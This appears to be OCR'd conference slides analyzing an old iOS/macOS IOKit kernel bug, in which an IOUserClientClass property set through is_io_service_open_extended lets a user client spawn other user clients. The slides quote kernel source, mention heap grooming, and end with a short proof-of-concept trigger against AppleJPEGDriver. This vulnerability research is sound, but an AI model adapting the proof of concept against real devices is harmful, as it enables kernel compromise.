
- is_io_service_open_extended calls ::newUserClient(task_t, void *, UInt32, OSDictionary *, IOUserClient **)



```
res = service->newUserClient( owningTask, (void *) owningTask,
                connect_type, propertiesDict, &client );

if (propertiesDict)
    propertiesDict->release();

if (res == kIOReturnSuccess)
```

is_io_service_open_extended

- IOService class has two virtual functions ::newUserClient




```
/*! @function newUserClient
    @abstract Creates a connection for a non kernel client.
    @discussion A non kernel client may request a connection be opened via the @link //
    @param owningTask The Mach task of the client thread in the process of opening the
    @param securityID A token representing the access level for the task.
    @param type A constant specifying the type of connection to be created, specified b
    @param handler An instance of an IOUserClient object to represent the connection, w
    @param properties A dictionary of additional properties for the connection.
    @result A return code to be passed back to the caller of <code>IOServiceOpen</code>

    virtual IOReturn newUserClient( task_t owningTask, void * securityID,
                                    UInt32 type, OSDictionary * properties,
                                    IOUserClient ** handler );

    virtual IOReturn newUserClient( task_t owningTask, void * securityID,
                                    UInt32 type, IOUserClient ** handler );
```

- ::newUserClient(task_t, void *, UInt32, OSDictionary *, IOUserClient **)

- If not overridden, this function will first try to call ::newuserclient(task_t, void*, UInt32, IOUserClient **)
  - ::newuserclient(task_t, void*, UInt32, IOUserClient **) by default will return failure, if not overridden
- Then it will try to create a user client with gIOUserClientClass
- Key from its property table

- ::newUserClient(task_t, void *, UInt32, OSDictionary *, IOUserClient **)



```
// First try my own properties for a user client class name
prop = copyProperty(gIOUserClientClassKey);
if (prop) {
if (OSDynamicCast(OSSymbol, prop))
    userClientClass = (const OSSymbol *) prop;
else if (OSDynamicCast(OSString, prop)) {
    userClientClass = OSSymbol::withString((OSString *) prop);
    if (userClientClass)
    setProperty(gIOUserClientClassKey,
            (OSObject *) userClientClass);
}
}

// Didn't find one so lets just bomb out now without further ado.
if (!userClientClass)
{
    OSSafeReleaseNULL(prop);
    return kIOReturnUnsupported;
}

// This reference is consumed by the IOServiceOpen call
temp = OSMetaClass::allocClassWithName(userClientClass);
OSSafeReleaseNULL(prop);
if (!temp)
    return kIOReturnNoMemory;

if (OSDynamicCast(IOUserClient, temp))
    client = (IOUserClient *) temp;
else {
    temp->release();
    return kIOReturnUnsupported;
}

if ( !client->initWithTask(owningTask, securityID, type, properties) ) {
    client->release();
```

Known issues - 1

- Independently reported by multiple researchers
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=974
  - https://github.com/bazad/physmem
- Some IOService classes allow to set privileged property IOUserClientClass
  - ::setproperties stores all specified properties without checks
- Invoking IOSerivceOpen to such IOServices will lead to many security issues such as type confusion and creations of arbitrary IOUserclient

Known issues - 2

- In past, is_io_service_open_extended allowed to unserialize and store a property dictionary (OSDictionary)
- Super nice for heap fengshui in the kernel

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- In past, is_io_service_open_extended allowed to unserialize and store a property dictionary (OSDictionary)
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
What a waste!

Outline

- IOKit 101
- **Analysis of a bug hidden in removed code**
- Variant analysis
- Conclusion

is_io_service_open_extended



```
    do
    {
    if (properties) return (kIOReturnUnsupported);
#if 0
    {
        OSObject *      obj;
        vm_offset_t     data;
        vm_map_offset_t map_data;

        if( propertiesCnt > sizeof(io_struct_inband_t))
        return( kIOReturnMessageTooLarge);

        err = vm_map_copyout( kernel_map, &map_data, (vm_map_copy_t) properties );
        res = err;
        data = CAST_DOWN(vm_offset_t, map_data);
        if (KERN_SUCCESS == err)
        {
        // must return success after vm_map_copyout() succeeds
        obj = OSUnserializeXML( (const char *) data, propertiesCnt );
        vm_deallocate( kernel_map, data, propertiesCnt );
        propertiesDict = OSDynamicCast(OSDictionary, obj);
        if (!propertiesDict)
        {
            res = kIOReturnBadArgument;
            if (obj)
            obj->release();
        }
        }
        if (kIOReturnSuccess != res)
        break;
    }
#endif
.....

    res = service->newUserClient( owningTask, (void *) owningTask,
            connect_type, propertiesDict, &client );
```


property deserialization is removed since iOS 10.2

Let's go back to iOS < 10.2

is_io_service_open_extended


- What if:
  - create an IOUserclient and set the IOUserClientClass property via is_io_service_open_extended
  - invoke IOServiceOpen to the IOUserclient

IOUserclient produces IOUserclient?



IOUserclient produces IOUserclient?


- IOUserclient inherits from IOService, thus having similar virtual table layout



```
kern_return_t is_io_service_open_extended(
    io_object_t _service,
    task_t owningTask,
    uint32_t connect_type,
    NDR_record_t ndr,
    io_buf_ptr_t properties,
    mach_msg_type_number_t propertiesCnt,
        kern_return_t * result,
    io_object_t *connection )
{
    IOUserClient * client = 0;
    kern_return_t  err = KERN_SUCCESS;
    IOReturn       res = kIOReturnSuccess;
    OSDictionary * propertiesDict = 0;
    bool       crossEndian;
    bool       disallowAccess;

    CHECK( IOService, _service, service );
```

IOUserclient produces IOUserclient?


- is_io_service_open_extended only ensures the _service is an IOService, then it will call ::newuserclient virtual functions



```
kern_return_t is_io_service_open_extended(
    io_object_t _service,
    task_t owningTask,
    uint32_t connect_type,
    NDR_record_t ndr,
    io_buf_ptr_t properties,
    mach_msg_type_number_t propertiesCnt,
        kern_return_t * result,
    io_object_t *connection )
{
    IOUserClient * client = 0;
    kern_return_t  err = KERN_SUCCESS;
    IOReturn       res = kIOReturnSuccess;
    OSDictionary * propertiesDict = 0;
    bool       crossEndian;
    bool       disallowAccess;

    CHECK( IOService, _service, service );
```

IOUserclient of course is a kind of IOService

POC Version 1




```
serv = IOServiceGetMatchingService(kIOMasterPortDefault,IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
                         "IOUserClientClass", "someuserclient"] UTF8String];
io_service_open_extended(serv,mach_task_self(),0,NDR_record,(io_buf_ptr_t)bf,strlen(bf)+1,&err,&conn);

io_connect_t conn2 = 0;
kr = IOServiceOpen(conn, mach_task_self(), 0, &conn2);
```

let conn generate conns

